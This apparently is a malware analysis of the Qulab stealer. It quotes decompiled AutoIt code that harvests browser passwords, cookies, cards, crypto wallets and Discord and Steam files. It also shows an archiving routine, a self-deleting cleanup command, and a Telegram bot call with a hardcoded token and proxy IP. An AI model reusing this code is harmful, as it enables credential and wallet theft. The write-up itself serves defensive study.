A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\360Chrome\Chrome\User Data","Login Data|Web Data|Cookies","360 Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Chromium\User Data","Login Data|Web Data|Cookies","Chromium",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Google\Chrome\User Data","Login Data|Web Data|Cookies","Google Chrome",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\AVAST Software\Browser\User Data","Login Data|Web Data|Cookies","AVAST Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Comodo\Dragon\User Data","Login Data|Web Data|Cookies","Comodo Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\CocCoc\Browser\User Data","Login Data|Web Data|Cookies","CocCoc Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Yandex\YandexBrowser\User Data","Login Data|Web Data|Cookies","Yandex Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Vivaldi\User Data"),"Login Data|Web Data|Cookies","Vivaldi",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Torch\User Data","Login Data|Web Data|Cookies","Torch Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Orbitum\User Data","Login Data|Web Data|Cookies","Orbitum Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\QIP Surf\User Data","Login Data|Web Data|Cookies","QIP Surf Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\uCozMedia\Uran\User Data","Login Data|Web Data|Cookies","uCoz Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Comodo\Chromodo\User Data","Login Data|Web Data|Cookies","Chromodo Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Amigo\User Data","Login Data|Web Data|Cookies","Amigo Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\Blisk\User Data","Login Data|Web Data|Cookies","Blisk Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\GhostBrowser\User Data","Login Data|Web Data|Cookies","Ghost Browser",1)
A0A44F01421(EXECUTE(" @LocalAppDataDir ")&"\UCBrowser","Login Data|Web Data|Cookies","UCBrowser",2)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\Mozilla\Firefox\Profiles","cookies.sqlite|formhistory.sqlite","Mozilla Firefox"),1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\Waterfox\Profiles","cookies.sqlite|formhistory.sqlite","WaterFox",1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\8pecxstudios\Cyberfox\Profiles","cookies.sqlite|formhistory.sqlite","CyberFox Browser",1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\Mozilla\SeaMonkey\Profiles","cookies.sqlite|formhistory.sqlite","SeaMonkey Browser",1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\CometNetwork\CometBird\Profiles","cookies.sqlite|formhistory.sqlite","CometNetwork Browser",1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\NETGATE Technologies\BlackHawk\Profiles","cookies.sqlite|formhistory.sqlite","NETGATE Browser",1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\CometNetwork\CometBird\Profiles","cookies.sqlite|formhistory.sqlite","CometNetwork Browser",1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\Mozilla\icecat\Profiles","cookies.sqlite|formhistory.sqlite","IceCat Browser",1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\Comodo\IceDragon\Profiles","cookies.sqlite|formhistory.sqlite","Comodo Browser",1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\Moonchild Productions\Pale Moon\Profiles","cookies.sqlite|formhistory.sqlite","Pale Moon Browser",1)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\K-Meleon","cookies.sqlite|formhistory.sqlite","K-Meleon Browser",1)
```

It goes to a very important function that will search (not only for the browser), these kinds of files :

- wallet.dat
- Login Data
- formhistory.sqlite
- Web Data
- cookies.sqlite
- Cookies
- .maFile


If they are matching, it enters into a loop that will save the path entry and storing it into one master variable with "|" as a delimiter for every important file.

```
FUNC A0A44F01421($A0EEA650A20,$A297714302F,$A3B7F402011=0,$A300B652243=-1)
    IF DIRGETSIZE($A0EEA650A20) > 0THEN
    LOCAL $A090B855F3A
    $A090B855F3A=A1A30A0473C($A0EEA650A20,"*",1)

    IF NOT @ERROR THEN
        FOR $A51E7205400=1TO $A090B855F3A[0]
            IF STRINGREGEXP($A090B855F3A[$A51E7205400],"^("&$A297714302F&")$") THEN
                IF $A090B855F3A[$A51E7205400]="wallet.dat" THEN
                    IF FILEGETSIZE($A0EEA650A20&"\"&$A090B855F3A[$A51E7205400])>1536000 THEN CONTINUE LOOP
                    $A11E6750F57[0][0]+=1
                    A5210002E1C($A11E6750F57,$A0EEA650A20&"\"&$A090B855F3A[$A51E7205400]&"|"&$A3B7F402011&"
                ELSEIF $A090B855F3A[$A51E7205400]="Login Data" THEN
```

When all the files are found, it only needs to do some regular expression to filter and split the data that the malware and to grab.

```
FUNC GetFiles($BrowserPath,$WildCard="*",$A1DFE00395F=$A2ABE700256,$A33FE10134A=FALSE )
    IF NOT ISDECLARED("SSA1A30A0473C") THEN
    ENDIF

    LOCAL $Delimiter="|",$FilePath="",$sFilename="",$BrowserPathTemp=""

    $BrowserPath=STRINGREGEXPREPLACE($BrowserPath,"[\\/]+$","")&"\"
    IF $A1DFE00395F=DEFAULT THEN $A1DFE00395F=$A2ABE700256
    IF $A33FE10134A THEN $BrowserPathTemp=$BrowserPath
    IF $WildCard=DEFAULT THEN $WildCard="*"
    IF NOT FILEEXISTS($BrowserPath)THEN RETURN SETERROR(1,0,0)
    IF STRINGREGEXP($WildCard,"[\\/:><\|]|(?s)^\s*$")THEN RETURN SETERROR(2,0,0)
    IF NOT ($A1DFE00395F=0 OR $A1DFE00395F=1 OR $A1DFE00395F=2) THEN RETURN SETERROR(3,0,0)

    LOCAL $hSearch=FILEFINDFIRSTFILE($BrowserPath&$WildCard)
    IF @ERROR THEN RETURN SETERROR(4,0,0)

    WHILE 1
        $sFilename=FILEFINDNEXTFILE($hSearch)
        IF @ERROR THEN EXITLOOP
        IF ($A1DFE00395F+@EXTENDED=2) THEN CONTINUELOOP
        $FilePath&=$Delimiter&$BrowserPathTemp&$sFilename
    WEND

    FILECLOSE($hSearch)
    IF $FilePath="" THEN RETURN SETERROR(4,0,0)
    RETURN STRINGSPLIT(STRINGTRIMLEFT($FilePath,1),$Delimiter)
ENDFUNC
```

After inspecting and storing data from browsers that are present in the list, serious business is now on the pipe… One of the binaries that are hardcoded in base64 is finally decoded and used to get some juicy data and like every time it's the popular SQLite3.dll that was inside all of this.



Something interesting to notice is that the developer made some adjustment with the official AutoIT FUD For SQLite3 and removed all the network tasks, for avoiding downloading the libraries (32 or 64 bits) and of course be less detectable.

The file is saved into the %ROAMING% directory, and will have the name :

- PE_Name + ".sqlite3.module.dll"

The routine remains the same for each time this library is required :

```
IF A4B5400433B("SELECT fieldname, value FROM moz_formhistory;",$A11E6750F57[$i][0],$A104A053309&"\"&$A11E6750F57[$i][2]&$i&".db")=1 THEN CONTINUELOOP
    FOR $A4AB9131619=1TO UBOUND($A4A1965544A)1
        IF STRINGREGEXP($A4A1965544A[$A4AB9131619][0],"(?i)(identifier|login|user|name|mail|nick)")THEN
            $A2C0975493D[0][0]+=1
            A5210002E1C($A2C0975493D,$A4A1965544A[$A4AB9131619][1]&$A0119951659&$A11E6750F57[$i][1],0$A0119951659)
        ELSEIF STRINGREGEXP($A4A1965544A[$A4AB9131619][0],"(?i)(pass)")THEN
            $A2909A5332B[0][0]+=1
            A5210002E1C($A2909A5332B,$A4A1965544A[$A4AB9131619][1]&$A0119951659&$A11E6750F57[$i][1],0$A0119951659)
        ENDIF
    NEXT
```

1. Checking with a patched _SQLite_GetTable2d, the SQL Statement that needs to be executed & tested is a valid one.
2. The SQL Table is put into a loop and each iteration of the array is verified by a specific regular expression.
3. If the content is found, it enters into another condition that will simply add them into the list of files & information that will be pushed in the malicious archive.

In the end, these requests are executed on browser files.

```
SELECT card_number_encrypted, name_on_card, expiration_month, expiration_year FROM credit_cards;
SELECT username_value, password_value, origin_url, action_url FROM logins;
select host, 'FALSE' as flag, path, case when isSecure = 1 then 'TRUE' else 'FALSE' end as secure, e
select host_key, 'FALSE' as flag, path, case when is_secure = 1 then 'TRUE' else 'FALSE' end as secu
```

Current List of supported browsers

360 Browser	Amigo	AVAST Browser	Blisk	Breaker Browser
Chromium	Chromodo	CocCoc	CometNetwork Browser	Comodo Dragon
CyberFox	Flock Browser	Ghost Browser	Google Chrome	IceCat
IceDragon	K-Meleon Browser	Mozilla Firefox	NETGATE Browser	Opera
Orbitum Browser	Pale Moon	QIP Surf	SeaMonkey	Torch
UCBrowser	uCOZ Media	Vivaldi	Waterfox	Yandex Browser

FTP

The FTP is rudimentary but is doing the task, as far than it looks, it’s only targeting FileZilla software.

```
$A32F8950E60=FILEGETSIZE(EXECUTE(" @AppDataDir ")&"\FileZilla\recentservers.xml")
IF $A32F8950E60>90AND $A32F8950E60<10240THEN
$A11E6750F57[0][0]+=1
A5210002E1C($A11E6750F57,EXECUTE(" @AppDataDir ")&"\FileZilla\recentservers.xml|recentservers.xml|FileZilla")
ENDIF
```

Grabber

Qulab doesn’t have an advanced Grabber feature, it’s really simplistic compared to stealers like Vidar. It simplifies by just one simple line… It’s using the same function as explained above with the browsers, with the only difference, it’s focusing on searching specific file format on the desktop directory

```
A0A44F01421(EXECUTE(" @DesktopDir "),"[^|/\\:*?""<>]+.txt|[0-9]{17}.maFile|wallet.dat","Unknown",2)
A0E64003F0C()
```

Targeted files are

- .txt
- .maFile
- wallet.dat

Wallet

Nothing to say more than Exodus is mainly targeted.

```
$A5709052831=A1A30A0473C(EXECUTE(" @AppDataDir ")&"\Exodus\exodus.wallet","*",1)
IF NOT @ERROR THEN
FOR $A51E7205400=1TO $A5709052831[0]
IF FILEGETSIZE(EXECUTE(" @AppDataDir ")&"\Exodus\exodus.wallet\"&$A5709052831[$A51E7205400])>34816THEN CONTINUELOOP
$A11E6750F57[0][0]+=1
A5210002E1C($A11E6750F57,EXECUTE(" @AppDataDir ")&"\Exodus\exodus.wallet\"&$A5709052831[$A51E7205400]&"|exodus.wallet\"&$A5709052831[$A51E7205400]&"|Exodus")
NEXT
ENDIF
$A602A850E34=A5944E0550E("HKEY_CURRENT_USER\Software","$keys-Qt","strDataDir")
FOR $A51E7205400=1TO $A602A850E34[0)][0]
$A602A850E34[$A51E7205400][0]=STRINGREPLACE($A602A850E34[$A51E7205400][0],"/","\")
A0A44F01421($A602A850E34[$A51E7205400][0],"wallet.dat",$A602A850E34[$A51E7205400][1],1)
NEXT
```

Discord

Discord is more and more popular nowadays, so it's daily routine now to see this software targeted by almost all the current password-stealer on the market.

```
$A45F8F53E3D=A1A30A0473C(EXECUTE(" @AppDataDir ")&"\discord\Local Storage","*",1)
IF NOT @ERROR THEN
FOR $A51E7205400=1TO $A45F8F53E3D[0]
IF FILEGETSIZE(EXECUTE(" @AppDataDir ")&"\discord\Local Storage\"&$A45F8F53E3D[$A51E7205400])>51200THEN CONTINUELOOP
$A11E6750F57[0][0]+=1
A5210002E1C($A11E6750F57,EXECUTE(" @AppDataDir ")&"\discord\Local Storage\"&$A45F8F53E3D[$A51E7205400]&"|Local Storage\"&$A45F8F53E3D[$A51E7205400]&"|Discord")
NEXT
ENDIF
```

Steam & Steam Desktop Authenticator

The routine for Steam is almost identical to the one that I explained in Predator and will remain the same until Steam will change some stuff into the security of his files (or just changing the convention name of them).

1. Finding the Steam path into the registry
2. searching the config folder
3. searching recursively into it for grabbing all the ssfn files

```
$A27F8A52822=STRINGREPLACE(REGREAD("HKEY_CURRENT_USER\Software\Valve\Steam","SteamPath","/","\")
IF $A27F8A52822<>"" THEN
$A3409155026=A1A30A0473C($A27F8A52822&"\config","*",1)
IF NOT @ERROR THEN
FOR $A51E7205400=1TO $A3409155026[0]
IF FILEGETSIZE($A27F8A52822&"\config\"&$A3409155026[$A51E7205400])>51200THEN CONTINUELOOP
$A11E6750F57[0][0]+=1
A5210002E1C($A11E6750F57,$A27F8A52822&"\config\"&$A3409155026[$A51E7205400]&"|config\"&$A3409155026[$A51E7205400]&"|Steam")
NEXT
ENDIF
$A24F8C55E28=A1A30A0473C($A27F8A52822,"ssfn*",1)
IF NOT @ERROR THEN
FOR $A51E7205400=1TO $A24F8C55E28[0]
IF FILEGETSIZE($A27F8A52822&"\"&$A24F8C55E28[$A51E7205400])>4096THEN CONTINUELOOP
$A11E6750F57[0][0]+=1
A5210002E1C($A11E6750F57,$A27F8A52822&"\"&$A24F8C55E28[$A51E7205400]&"|"&$A24F8C55E28[$A51E7205400]&"|Steam")
NEXT
ENDIF
ENDIF
```

But! There is something different on this Password-stealer than all the other that I've seen currently. Its also targeting Steam Desktop Authenticator a Third-party software as explained on the official page as a desktop implementation of Steam's mobile authenticator app. It's searching for a specific and unique file ".maFile", it's already mentioned above in the Grabber part and The Browser Stealing part. This file contains sensitive data of the steam account linked with the Steam mobile authenticator app.

So this malware is heavily targeting Steam :

- Clipping Steam Trade Links
- Stealing steam sessions
- Stealing 2FA main file from a Third-Party software.

Information log

It's a common thing with stealer to have an information file that logs important data from the victim's machine. It's also the case on Qulab, it's not necessary to explain all the part, I'm just explaining here simply with which command it was able to do get the pieces of information.

OS Version	@OSVersion
OS Architecture	@OSArch
OS Build	@OSBuild
Username	@UserName
Computer Name	@ComputerName
Processor	ExecQuery("SELECT * FROM Win32_VideoController","WQL",16+32)
Video Card	ExecQuery("SELECT * FROM Win32_Processor","WQL",16+32)
Memory	STRINGFORMAT("%.2f Gb",MEMGETSTATS()[1]/1024/1024)
Keyboard Layout ID	@KBLayout

Resolution	@DesktopWidth & @DesktopHeight & @DesktopDepth & @DesktopRefresh

- Network

Not seen due to the proxy, there is a network request done on ipapi.co for getting all the network information of the victim's machine.

```
$A4AC5512B62=INETREAD("https://ipapi.co/json",3)
```

The JSON result is consolidated into one variable and saved for the final log file.

```
IF STRINGLEN($A4AC5512B62) > 75 THEN
    $A2B1F55481F=A4604603206(BINARYTOSTRING($A4AC5512B62))
    $A280FD53C4B =" - IP: " &A211460135A($A2B1F55481F,"[ip]") & EXECUTE(" @CRLF ")
                &" - Country: " &A211460135A($A2B1F55481F,"[country_name]") & EXECUTE(" @CRLF ")
                &" - City: " &A211460135A($A2B1F55481F,"[city]") & EXECUTE(" @CRLF ")
                &" - Region: " &A211460135A($A2B1F55481F,"[region]") & EXECUTE(" @CRLF ")
                &" - ZipCode: " &A211460135A($A2B1F55481F,"[postal]") & EXECUTE(" @CRLF ")
                &" - ISP: " &A211460135A($A2B1F55481F,"[org]") & EXECUTE(" @CRLF ")
                &" - Coordinates: " &A211460135A($A2B1F55481F,"[latitude]")&", "&A211460135A($A2B1F5
                &" - UTC: " &A211460135A($A2B1F55481F,"[utc_offset]")&" ("&A211460135A($A2B1F55481F,
ENDIF
```

- Softs

```
$A12EF151C00=A5944E0550E("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall","
FOR $A51E7205400 = 1 TO $A12EF151C00[0][0]
    $A3B1F954B63 &=" - "&$A12EF151C00[$A51E7205400][0]&EXECUTE(" @CRLF ")
NEXT
```

- Process List

Because AutoIT is based for doing automation task script, almost all the basic commands from the WinAPI are already integrated, so by simply using the ProcessList() call, the list of all the processes are stored into an array.

```
$A2EEFA54E30=PROCESSLIST()
FOR $A51E7205400=1 TO $A2EEFA54E30[0][0]
    $A481FB54A60&=" - "&$A2EEFA54E30[$A51E7205400][0]&" / PID: "&$A2EEFA54E30[$A51E7205400][1]&EXECU
NEXT
```

By mixing all this data, the log file is finally done:

```
# /==============================\
# |=== QULAB CLIPPER + STEALER ===|
# |==============================|
# |==== BUY CLIPPER + STEALER ====|
# |=== http://teleg.run/QulabZ ===|
# \==============================/

Date: XX.XX.2019, HH:MM:SS

Main Information:
- ...

Other Information:
- ...

Soft / Windows Components / Windows Updates:
- ...

Process List:
- ...
```

Instructions log

For probably helping his customers when the malware is catching data from specific software other than browsers, an additional file is added to give some explanations to fulfill the task entirely after the stealing process, step by step and stores into “Инструкция по установке.txt”

```
$A2D5FB52906 = A0F7430574A("Для того, чтобы установить сессию для Exodus нужно:") & EXECUTE(" @CRLF ")
             & A0F7430574A("1) Скачать Exodus (https://www.exodus.io/releases/)") & EXECUTE(" @CRLF ")
             & A0F7430574A("2) Закинуть содержимое папки лога ""Exodus"" в путь ""
                            %appdata%\Exodus\exodus.wallet"", сохранив, если есть, свои данные") & EXECUTE(" @CRLF ")
             & A0F7430574A("3) Запустить Exodus и подбирать пароли из лога к сессии")
```

Instructions are unique for each of these :

- Exodus
- Discord
- Wallets
- Steam
- Filezilla
- Telegram
- Steam Desktop Authentication
- Grabber part

Archive Setup

When finally everything is done on the stealing tasks, the folder is now ready to be archived, and it's using another encoded payload hardcoded into the script. It's not really complicated to understand here it's 7zip behind this huge amount of code.

```
FUNC ARCHIVATE($PATH)
LOCAL $IZ,$OP
$IZ="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmF
$IZ&="BTxEJB6Z2MeVAwgP2ccSW/hsBxkDwx6zw8JTn8X9onrL5njtJslMKfpyrDHO2cgx5G+CeRsUzdYvXNsGt+aMYakUfsJ7qk6hVfMeZbzHxD942ipO/yRVGxk
$IZ&="HuHbJzAZKJ7sFt3ufjKWrf2X5g2AA13ySXAA9Y/l3xaJkJ+gf7JWIlXkj9S9CHj27HyrzLnwYAsQVPYF/+0yPaT9bOch86CeaAJooOSNhvUdIO6M56ilf1C
$IZ&="D0Smk+rABel9crxeC6/846suAwr7sWPddpGIOLJL2KHAyQt+ojCUMZjxCiFCtKFUjinCQ7I08IPbQpn76zFkAC4YN7oTO22oG462jO6gpVesR9Oct09Hj4k
$IZ&="VR9DXg85V8XYn3XeLc8m/6xwOmm+oaoJ//JW0yTKgAJDlUrOwXteSOJ7sIr2tNl7gMQoTCksUiywNUma6ybQAqzIc4pvjngiup4Jm3ABKU+KUObXFR7tZJ
$IZ&="dQC9m+5WA1ZuBFh7IiO/lFxk2gKOgDhAR0Ee9xSygMufDpjk/VUFjOzwRkMEGcmhXLmTfxOoELMCJZP4Yf8f68jvs48SpZNspTEYJXcbXzyO0KRyKKa35lk
$IZ&="cJNHzDsQBlzIVaROngMp62zghUE+pIMh42vwdBiRwUuBMx5K+leL2dhQ4U3+cYXlmfVfvGi2SGUiWto+ptVdzK7lx6vYWYnzhl919JCNCuNGD2h0YJv+bIp
$IZ&="7rEGgEJZiNmeB0w2tl4KKFe1frENGm85MhTjTHc6nOfz/2GRgZ19n9ggUXZBiOiQfyND1fnydmGkLMTtdRW4limdkmIyu61I3JOu3b2vpBjj6JvXB8RvIVD
$IZ&="x4hnwAj+1szavPxRKXtCAcFXp3whyjltVgxAxxQKWmjTezK5nGyeGwDXrKsMtbjeSIngGEBbcdMgTazspx34qRUUNQMmlK73nvW4FQlyyITDY75zdcCnNUR
$IZ&="OzumF2Wxr2Dl5a2wWkVQP/vKWBd6JUrEfZxyUclZN4R3M2vc0CpnKOriUvF4ue0FjL5u8im93ThJdwV2bMrM1aILjSrl8rJB+b6yEJPu1OXwVsDdVoSLY8T
$IZ&="fgfo4QTkSs9JDnPjKTzlkw4iiVaO7XRdjlaZi3hlJ1iFrMHTb/P6PreZ2m1jOThmdWb59+lePzAqnskBOdkJ8lqEOzkwv3RTAPIFsVRlvgbl/X3i3yHWE7
```

The payload is saved into the folder repository on %APPDATA% with the name of PE_Name + ".module.dll" and executing a specific task before deleting everything.


```
ARCHIVATE($A271F153721)
RUNWAIT($A271F153721&" a -y -mx9 -ssw """&$A104A053309&"\"&$A63CEC52907&".7z"" """&$A104A053309&"\1\
FILEDELETE($A271F153721)
```

If you don't understand the command, they are explained here :

a	Add

y	yes on all queries
mx9	Ultra Compression Method
ssw	Compress files open for writing

In the end, this is an example of a final archive file.



But there is a possibility to have all these files & folders:

```
\1\Passwords.txt
\1\Information.txt
\1\Screen.jpg
\1\AutoFills.txt
\1\CreditCards.txt
\1\Cookies
\1\Desktop TXT Files
\1\Discord
\1\Telegram
\1\Steam
\1\Exodus
\1\Wallets
\1\FileZilla
\1\SDA
```

Cleaning process

Simple and effective:

- Killing the process
- Deleting the script directory

```
FUNC A5474203F54($A2D15553A51=0)
    LOCAL $A52A1B62F51=EXECUTE(" @ComSpec ")&" /c taskkill /f /pid "&EXECUTE(" @AutoItPID ")&" & attrib -s -h -r -a /S /D """&EXECUTE(" @ScriptDir ")&""" &

    IF $A2D15553A51=1 THEN
        $A52A1B62F51&="rd /s /q """&EXECUTE(" @ScriptDir ")&"""
    ELSE
        $A52A1B62F51&="del /q /f """&EXECUTE(" @ScriptFullPath ")&"""
    ENDIF

    A1664C0410D($A00DEB51215,$A35DEF51B61)
    A2364301B03($A35DEF51B61)

    RUN($A52A1B62F51,"",EXECUTE(" @SW_HIDE ")))
    EXIT
ENDFUNC
```

It's easily catchable on the monitoring logs.

Telegram Bot as C2?

This malware is using a Telegram bot for communicating & alerting when data have been stolen. As usual, it's using some UDF functions, so there is nothing really new. It's not really complicated to understand how it's working.

When a bot is created, there is a unique authentication token that could be used after for making requests to it.

api.telegram.org/bot/

```
136   ENDIF
137   IF EXECUTE(" @ScriptFullPath ")=$A104A053309&"\"&$A60DE955B5F AND FILEEXISTS(EXECUTE(" @ScriptDir ")&"\"&$A63CEC52907)THEN
138   IF FILEGETSIZE($A104A053309&"\"&$A63CEC52907&".7z")<100THEN
139   $A3E0FC51D0A=INETGET("https://api.telegram.org/bot"&"739415722:AAEoU0wvk8121w5WP5luN9-kxaKmScKYxGU"&"/getMe","",3,1)
140   A2F44D02226()
141   DIRREMOVE($A104A053309&"\1",1)
142   FILEDELETE($A104A053309&"\"&$A63CEC52907&".7z")
```

Also, it's using a private proxy when it's sending the request to the bot :

```
IF $A2386453D24[0]<82OR $A2386453D24[0]>125OR $A2386453D24[3)]=FALSE THEN
$A00B8242F50="185.142.97.228:65233"
$A41B8343904="[redacted]"
$A2BB844352E="[redacted]"
ENDIF
ENDIF
```


These values are used to configure the proxy setting during the HTTP request :

```
IF $A00B8242F50<>"" THEN HTTPSETPROXY(2,$A00B8242F50,$A41B8343904,$A2BB844352E)
IF INETGETSIZE($A44DB446012,3)=0THEN RETURN SETERROR(1,0,0)
LOCAL $A31D855614F=OBJCREATE("WinHttp.WinHttpRequest.5.1")
$A31D855614F.Open("GET",$A44DB446012&"?"&$A02B0A11034,FALSE)

IF (@ERROR)THEN RETURN SETERROR(1,0,0)
IF $A00B8242F50<>"" THEN
